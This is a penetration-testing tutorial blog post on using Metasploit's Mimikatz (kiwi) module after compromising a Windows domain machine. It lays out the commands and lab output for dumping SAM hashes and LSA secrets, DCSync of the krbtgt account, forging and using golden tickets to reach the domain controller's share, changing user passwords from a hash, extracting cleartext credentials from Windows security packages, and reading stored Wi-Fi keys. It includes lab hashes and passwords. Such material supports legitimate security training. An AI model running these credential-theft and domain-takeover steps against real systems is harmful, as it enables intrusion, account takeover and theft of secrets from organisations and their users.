

# Metasploit for Pentester: Mimikatz

April 8, 2021 By Raj Chandel

This article will showcase various attacks and tasks that can be performed on a compromised Windows Machine which is a part of a Domain Controller through Metasploit inbuilt Mimikatz Module which is also known as kiwi. We covered various forms of [Credential Dumping with Mimikatz](#) in our [Series](#) but we didn't present a consolidated guide to use Mimikatz with Metasploit. Also, after the response from the [PowerShell Empire for Pentester: Mimikatz Module](#), We were encouraged to create this resource.

## Table of Content

- **Introduction**
- **SAM**
- **LSA Secrets**
- **Changing Password of a User**
- **DC Sync Attack**
- **Golden Tickets**
- **Purging Tickets**
- **Extract Credentials from Security Packages**
  - MSV
  - Kerberos
  - SSP
  - WDigest
  - All
- **Mimikatz Commands**
- **Extract Wi-Fi Credentials**
- **Conclusion**

## Introduction

To begin with the demonstration, we first need to compromise a Windows machine that is a part of a Network governed by a Domain Controller. The choice of compromise is your own. After the initial compromise through Metasploit, we get a meterpreter shell. There are a bunch of inbuilt commands that are loaded inside the meterpreter shell if some commands or a set of commands are not loaded then they can be loaded in the form of a module. Mimikatz is also a module that needs to be loaded inside the meterpreter shell. After loading the module, you can hit the help command to see a list of different options and attacks that can be performed on the target machine through this meterpreter shell.

```
load kiwi
help kiwi
```

```
meterpreter > load kiwi
Loading extension kiwi ...
.#####.  mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > help kiwi


Kiwi Commands
=====

Command      Description
-----
creds_all    Retrieve all credentials (parsed)
creds_kerberos Retrieve Kerberos creds (parsed)
creds_livessp Retrieve Live SSP creds
creds_msv     Retrieve LM/NTLM creds (parsed)
creds_ssp     Retrieve SSP creds
creds_tsppkg  Retrieve TsPkg creds (parsed)
creds_wdigest Retrieve WDigest creds (parsed)
dcsync       Retrieve user account information via DCSync (unparsed)
dcsync_ntlm  Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create Create a golden kerberos ticket
kerberos_ticket_list List all kerberos tickets (unparsed)
kerberos_ticket_purge Purge any in-use kerberos tickets
kerberos_ticket_use Use a kerberos ticket
kiwi_cmd      Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam  Dump LSA SAM (unparsed)
lsa_dump_secrets Dump LSA secrets (unparsed)
password_change Change the password/hash of a user
wifi_list     List wifi profiles/creds for the current user
wifi_list_shared List shared wifi profiles/creds (requires SYSTEM)
```

## SAM

The `lsa_dump_sam` module gets the SysKey to decrypt SAM entries (from registry or hive). It connects to the local Security Account Manager (SAM) database and dumps credentials for local accounts. As we have known that LSA is a system process that authenticates and logs users on the system. LSA authenticates the Domain Credentials that are used by the Operating System. The user information is validated by LSA by accessing the SAM of each computer. If there is a code that is running inside the LSA process than that process is able to access the credentials. LSA is able to store Reversibly encrypted plaintext, Kerberos tickets (ticket-granting tickets (TGTs), service tickets), NT hash, LAN Manager (LM) has. Here we can see that NTLM hash is extracted of the raj user.

lsa\_dump\_sam

```
meterpreter > lsa_dump_sam   
[+] Running as SYSTEM  
[*] Dumping SAM  
Domain : WIN-3Q7NEBI2561  
SysKey : 1bf6a35ea433fa14a389c4182b04a383  
Local SID : S-1-5-21-2399600889-338724470-1296801124  
  
SAMKey : 2b24626c9065e88a5db4360b0afc5b3b  
  
RID : 000001f4 (500)  
User : Administrator  
Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0  
  
RID : 000001f5 (501)  
User : Guest  
  
RID : 000003e8 (1000)  
User : raj  
Hash NTLM: 3dbde697d71690a769204beb12283678
```

**Learn More: Credential Dumping: Local Security Authority (LSA|LSASS.EXE)**

## LSA Secrets

LSA secrets, Let's understand what is the secret behind this? Earlier it was designed to store the cached domain records. After a while, Microsoft expanded its usage to store passwords, IE passwords, SQL Passwords, RAS Passwords and CISCO passwords and much more. A slice of the secrets can be seen in the screenshot below. This is quite less information than it was promised as this is a Local Lab Environment. Real Working Domain Controllers have much more data.

lsa\_dump\_secrets

```

meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : WIN-3Q7NEBI2561
SysKey : 1bf6a35ea433fa14a389c4182b04a383

Local name : WIN-3Q7NEBI2561 ( S-1-5-21-2399600889-338724470-1296801124 )
Domain name : WORKGROUP

Policy subsystem is : 1.11
LSA Key(s) : 1, default {cabcb608-0f85-4342-06ec-942cf0237b0f}
  [00] {cabcb608-0f85-4342-06ec-942cf0237b0f} 3401cb111dcdcc185bd137d8077b64aff643fd83178b41f0

Secret : DefaultPassword
cur/text: 1234
old/text: ROOT#123

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 6d 0a d5 a6 c8 ab aa fc b5 40 02 f7 29 b2 5f 3f 6f 98 d7 da 6a 69 16 26
  full: 6d0ad5a6c8abaafcb54002f729b25f3f6f98d7da6a6916263c498f767184e5f61e34fbef3bc27100
  m/u : 6d0ad5a6c8abaafcb54002f729b25f3f6f98d7da / 6a6916263c498f767184e5f61e34fbef3bc27100
old/hex : 01 00 00 00 c9 22 d6 0b 83 9e dd 98 a7 ad 7a 5a c5 ff 4e bb 8a d2 6f 01 61 be bf d4
  full: c922d60b839edd98a7ad7a5ac5ff4ebb8ad26f0161bebfd4bc705470fddf4612a8c5e52d986c7971
  m/u : c922d60b839edd98a7ad7a5ac5ff4ebb8ad26f01 / 61bebfd4bc705470fddf4612a8c5e52d986c7971

```

## Changing Password of a User

The ability to change the password for a user can be not only a high-risk situation but also can be a tad bit annoying. The password\_change module can help you do just that. There is an option to change the password if the old password is known. It generates and stores an NTLM hash for the new user. The other option is if you are able to extract the NTLM hash of a user, say using the lsadump then you have the ability to change the password for that user.

```

password_change -u raj -p 123 -P 9876
password_change -u raj -n <NTLM-hash> -P 1234

```

```

meterpreter > password_change -u raj -p 123 -P 9876
[*] No server (-s) specified, defaulting to localhost.
[+] Success! New NTLM hash: 5a46339348588c80dacf687664a86cb6
meterpreter > password_change -u raj -n 5a46339348588c80dacf687664a86cb6 -P 1234
[*] No server (-s) specified, defaulting to localhost.
[+] Success! New NTLM hash: 7ce21f17c0aee7fb9ceba532d0546ad6
meterpreter >

```

## DC Sync Attack

As discussed earlier, the DC Sync attack allows an attacker to replicate Domain Controller (DC) behaviour. In simple words, it impersonates as a domain controller and requests other DC's for user credential data via GetNCChanges. The only barrier is that you need a compromised machine and its user who is a member of the privileged account (Administrators, Domain Admin or Enterprise Admin).

dcsync\_ntlm krbtgt

dcsync krbtgt

```
meterpreter > dcsync_ntlm krbtgt
[+] Account      : krbtgt
[+] NTLM Hash    : e0e84790aad330a6b280a04da0cc1e1e
[+] LM Hash      : e19cc4c2c458367df4cce0de24657842
[+] SID          : S-1-5-21-501555289-2168925624-2051597760-502
[+] RID          : 502

meterpreter > dcsync krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'DC1.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username        : krbtgt
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 6/29/2020 9:54:43 AM
Object Security ID   : S-1-5-21-501555289-2168925624-2051597760-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: e0e84790aad330a6b280a04da0cc1e1e
  ntlm- 0: e0e84790aad330a6b280a04da0cc1e1e
  lm - 0: e19cc4c2c458367df4cce0de24657842

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 24062d26c7d9b3329d0517f4a3024a55

* Primary:Kerberos-Newer-Keys *
  Default Salt : IGNITE.LOCALkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 098de577866623a1138e11f52c86c23bf2c09085d3
    aes128_hmac      (4096) : 6909f1806ca10c60b55fbe76de3a958f
    des_cbc_md5      (4096) : 94dc9d7304ab5449

* Primary:Kerberos *
  Default Salt : IGNITE.LOCALkrbtgt
  Credentials
    des_cbc_md5      : 94dc9d7304ab5449

* Packages *
  NTLM-Strong-NTOWF


* Primary:WDigest *
  01 7d9948d05e3d63ebd919d6697fd22b90
  02 2771eaa55a5be2ae128a3a1763cd3f97
  03 78fdc9b20676ea8111440ae7d019e943
  04 7d9948d05e3d63ebd919d6697fd22b90
```

Learn More: [Credential Dumping: DCSync Attack](#)

## Golden Tickets

Golden Tickets is an attack that forges the Kerberos Ticket Granting Tickets (TGT) which in turn is used to authenticate users with the help of Kerberos. The Ticket Granting Services (TGS) is dependent upon the TGTs to verify the authenticity of tickets. This means that the forged ticket can be used to directly authenticate the attacker. These tickets can have a life span of up to a decade. That makes them so valuable almost like gold.

```
golden_ticket_create -d ignite.local -u pavan -s <SID> -k <hash> -t /root/ticket.k
kerberos_ticket_use /root/ticket.kirbi
shell
dir\\DC1.ignite.local\\c$
```



```
meterpreter > golden_ticket_create -d ignite.local -u pavan -s S-1-5-21-501555289-2168925624-2051597760 -k
e0e84790aad330a6b280a04da0cc1e1e -t /root/ticket.kirbi
[+] Golden Kerberos ticket written to /root/ticket.kirbi
meterpreter > kerberos_ticket_use /root/ticket.kirbi
[*] Using Kerberos ticket stored in /root/ticket.kirbi, 1800 bytes ...
[+] Kerberos ticket applied successfully.
meterpreter > shell
Process 7492 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika\Downloads>dir \\DC1.ignite.local\\c$
dir \\DC1.ignite.local\\c$
Volume in drive \\DC1.ignite.local\\c$ has no label.
Volume Serial Number is 687B-1110

Directory of \\DC1.ignite.local\\c$

07/06/2020  10:38 AM    <DIR>          inetpub
07/16/2016  06:23 AM    <DIR>          PerfLogs
03/26/2021  10:13 AM    <DIR>          Program Files
07/06/2020  10:38 AM    <DIR>          Program Files (x86)
07/06/2020  10:38 AM    <DIR>          Users
03/06/2021  09:38 AM    <DIR>          Windows
               0 File(s)                0 bytes
               6 Dir(s)  49,445,986,304 bytes free

C:\Users\yashika\Downloads>
```

Learn More: [Domain Persistence: Golden Ticket Attack](#)

## Purging Tickets

While working with the tokens and tickets, there will be a time where the number of tickets would be too large to work with. This scenario will arise sooner or later and that's when the purge command will help you. It will purge all the tickets in the current session.



```
kerberos_ticket_list
kerberos_ticket_purge
kerberos_ticket_list
```

```
meterpreter > kerberos_ticket_list
[+] Kerberos tickets found in the current session.
[00000000] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 3/26/2021 11:45:43 AM ; 3/24/2031 7:45:43 PM ; 3/24/2031 7:45:43 PM
  Server Name       : krbtgt/ignite.local @ ignite.local
  Client Name      : pavan @ ignite.local
  Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 3/26/2021 11:44:17 AM ; 3/26/2021 9:44:17 PM ; 4/2/2021 11:44:17 AM
  Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
  Client Name      : pavan @ ignite.local
  Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;

[00000002] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 3/26/2021 11:44:17 AM ; 3/26/2021 9:44:17 PM ; 4/2/2021 11:44:17 AM
  Server Name       : cifs/DC1.ignite.local @ IGNITE.LOCAL
  Client Name      : pavan @ ignite.local
  Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

meterpreter > kerberos_ticket_purge
[+] Kerberos tickets purged
meterpreter > kerberos_ticket_list
[-] No kerberos tickets exist in the current session.
```

## Extract Credentials from Security Packages

### MSV

Microsoft provides the MSV1\_0 authentication package for local machine logons that do not require custom authentication. The Local Security Authority (LSA) calls the MSV1\_0 authentication package to process logon data collected by the GINA for the Winlogon logon process. The MSV1\_0 package checks the local security accounts manager (SAM) database to determine whether the logon data belongs to a valid security principle and then returns the result of the logon attempt to the LSA. MSV1\_0 also supports domain logons. MSV1\_0 processes domain logons using pass-through authentication. We can extract the hash using the creds\_msv command on meterpreter as shown in the image.

```
creds_msv
```

```
meterpreter > creds_msv
```

[+] Running as SYSTEM  
[\*] Retrieving msv credentials  
msv credentials

Username	Domain	NTLM	SHA1
Administrator	IGNITE	32196b56ffe6f45e294117b91a83bf38	77472f8ffdef5688a5094850e229f435a96319c8
DESKTOP-ATNONJ9\$	IGNITE	cc17d49f15b23639afd692feb6392553	eabdcbbcb4c690450373eda5e245281d872c97c9
yashika	IGNITE	64fbae31cc352fc26af97cbdef151e03	c220d333379050d852f3e65b010a817712b8c176

## Kerberos

Similarly, if we want to extract the credentials from the Kerberos Service, we can run the creds\_kerberos to attack the Kerberos. This however have the ability to extract clear text passwords for the users.

creds\_kerberos

```
meterpreter > creds_kerberos
```

[+] Running as SYSTEM  
[\*] Retrieving kerberos credentials  
kerberos credentials


Username	Domain	Password
(null)	(null)	(null)
Administrator	IGNITE.LOCAL	Ignite@987
DESKTOP-ATNONJ9\$	ignite.local	D5'y[3+oXC;ll.GgKOB
administrator	IGNITE.LOCAL	(null)
desktop-atnonj9\$	IGNITE.LOCAL	(null)
yashika	IGNITE.LOCAL	(null)

## SSP

SSP or Security Support Provider is a dynamic-link library (DLL) that implements the SSPI by making one or more security packages available to applications. Each security package provides mappings between an application's SSPI function calls and an actual security model's function. Security packages support security protocols such as Kerberos authentication and the Microsoft LAN Manager. Due to the connection of the SSP with the Kerberos, it can extract credentials in clear text as shown in the image below.

creds\_ssp




```
meterpreter > creds_ssp 
[+] Running as SYSTEM
[*] Retrieving ssp credentials
ssp credentials
=====

Username      Domain      Password
-----
administrator  DESKTOP-ATNONJ9  Ignite@987
```

## WDigest

WDigest.dll was introduced in the Windows XP operating system. The Digest Authentication protocol is designed for use with Hypertext Transfer Protocol (HTTP) and Simple Authentication Security Layer (SASL) exchanges. These exchanges require that parties that seek to authenticate must demonstrate their knowledge of secret keys. This process improves upon earlier versions of HTTP authentication, in which users provide passwords that are not encrypted when they are sent to a server, leaving them vulnerable to capture by attackers by using the creds\_wdigest.

creds\_wdigest

```
meterpreter > creds_wdigest 
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====

Username      Domain      Password
-----
(null)         (null)      (null)
Administrator  IGNITE      Ignite@987
DESKTOP-ATNONJ9$ IGNITE      D5'v[3+oXC;LL.GgKOBMSqsi^"]3/
yashika       IGNITE      Password@1
```

## All

In case, you want to extract all the possible hashes or credentials from all the security packages on the target machine, then use creds\_all command on the meterpreter. It will show all the credentials from the packages that we just discussed in one go.

creds\_all

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
```

Username	Domain	NTLM
Administrator	IGNITE	32196b56ffe6f45e294117b91a83bf38
DESKTOP-ATNONJ9\$	IGNITE	cc17d49f15b23639afd692feb6392553
yashika	IGNITE	64fbae31cc352fc26af97cbdef151e03

```
ssp credentials
```

Username	Domain	Password
administrator	DESKTOP-ATNONJ9	Ignite@987

```
wdigest credentials
```

Username	Domain	Password
(null)	(null)	(null)
Administrator	IGNITE	Ignite@987
DESKTOP-ATNONJ9\$	IGNITE	D5'y[3+oXC;ll.GgKOBMSqsi^"]3/*QmO
yashika	IGNITE	Password@1

```
kerberos credentials
```

Username	Domain	Password
(null)	(null)	(null)
Administrator	IGNITE.LOCAL	Ignite@987
DESKTOP-ATNONJ9\$	ignite.local	D5'y[3+oXC;ll.GgKOBMSqsi^"]3/*QmO
desktop-atnonj9\$	IGNITE.LOCAL	(null)
yashika	IGNITE.LOCAL	(null)

Learn More: [Credential Dumping: SAM](#)

## Mimikatz Commands

There are modules inside the Mimikatz that don't have direct access in the form of commands in kiwi. This is where the ability to run the Mimikatz commands comes to the rescue. This acts as a normal shell with the ability to run the Mimikatz commands and perform almost all the attacks possible in the scenario.

```
kiwi_cmd hostname
```

```
meterpreter > kiwi_cmd hostname
DESKTOP-ATNONJ9.ignite.local (DESKTOP-ATNONJ9)
```

## Extract Wi-Fi Credentials

Among the attacks that duplicate that tickets to provide the ability to run the commands as a domain controller, the ability to read the Wi-Fi credentials seems a bit dim but this is not the case. The Wi-Fi passwords are not the most thought-out passwords. It usually the first things that come into the user's mind. This provides insight as to how that particular user will create passwords. There is a good chance that the account of that user will have the same passwords. Even if it turned out to be that case, you get free Wi-Fi access and that's not bad.

```
wifi_list
```

```
meterpreter > wifi_list
```

Intel(R) Wireless-AC 9560 160MHz - {3633647b-6464-3765-642d-303264392d34}

Name	Auth	Type	Shared Key
Pentest	WPA2PSK	passPhrase	aa: 45
raaj_5GHz	WPA2PSK	passPhrase	ra:

State: Connected

```
meterpreter > wifi_list_shared
```

{D36DDE7D-02D9-45E3-8DF8-ABC423068C21}

Name	Auth	Type	Shared Key
Pentest	WPA2PSK	Unknown	aa: 345
raaj_5GHz	WPA2PSK	Unknown	ra:

State: Unknown

## Conclusion

After the Credential Dumping Series which contained different tools that can be used against a specific vulnerability and PowerShell Empire for Pentester: Mimikatz Module which provided an insight on the ability of PowerShell Empire to attack the Windows Authentication Process. We felt the need for a guide that can help a person who is trying to get the reins of Metasploit.